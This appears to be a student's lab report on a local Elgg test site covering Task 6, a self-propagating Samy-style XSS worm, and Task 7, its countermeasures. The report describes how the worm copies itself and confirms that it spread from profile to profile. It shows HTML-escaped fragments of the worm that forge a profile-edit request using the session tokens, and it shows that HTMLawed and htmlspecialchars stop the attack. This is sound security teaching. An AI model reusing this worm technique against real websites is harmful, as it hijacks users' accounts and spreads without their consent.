
Alice

About me

SAMY is MY HERO

Task 6: Writing a Self-Propagating XSS Worm


- Here we added few lines in the previous task code.
- We construct a copy of the worm code, including its surrounding script tags.
- In next line we use "</> + <script>" to construct the string "</script>"
- The encodeURIComponent() function is used to URL-encode a string.



- Logged in as Alice. This is the Alice's profile before visiting Samy's profile




- This is Alice's profile after visiting Samy's profile. The Attack code put in samy's profile worked.



- To check whether the code was propagating, I logged in as boby and visited Alice's profile. The same text was add to boby's profile also.



- Then I logged in as Charlie and visited Bobby's profile. Charlie's profile was also edited and the text was added.



- This confirmed that the code was propagating and the attack was successful.

Task 7: Countermeasures

1. Activate only the HTMLawed 1.8 countermeasure




- Activated the HTMLawed 1.8. This is a custom built security plugin on the Elgg web application which on activated, validates the user input and removes the tags from the input.




- The code entered in samy's profile with <script> tag was treated as a text and we can see that the code is printed as about me in samy's profile.

2. htmlspecialchars().



- Changed the codes mentioned in the lab manual.



```

/div>
    <div id="profile-details" class="elgg-body pll"><h2>Alice</h2><p class='profile-aboutme-title'><
p>SAMY is MY HERO// &lt;![CDATA[<br />var headerTag = "&lt;script id=\"worm\" type=\"text/javascript\"&
p>var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);<br />//Access username and guid<br /
p>//timestamp and token<br />var ts = "&amp;__elgg_ts="+elgg.security.token.__elgg_ts;<br />var token =
p>// set the content and access level for the description field<br />var desc = "&amp;description=SAMY+
p>//set url <br />var sendurl = "http://www.xsslabelgg.com/action/profile/edit";</p>
p>//construct and send ajax<br />if(elgg.session.user.guid != 42)<br />{<br />var Ajax=new XMLHttpRequest
p>//send the post request<br />Ajax.send(token + ts + name + desc + guid);<br />}<br />}}&gt;</p>
/div></div></div> </div>
/div><div class="elgg-col-lof3 elgg-widgets" id="elgg-widget-col-1"></div><div class="elgg-col-lof3 elgg
div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>

```

- Here we can see that due to uncommenting the htmlspecialchars() function the single quotes and double quotes in HTML entities got encoded. Also, characters like &, <, > etc also got encoded to some different form which represents HTML entity for them. And <script> tags got removed due to HTMLawed plugin as explained before. Hence, due to both these countermeasures our attack was unsuccessful.

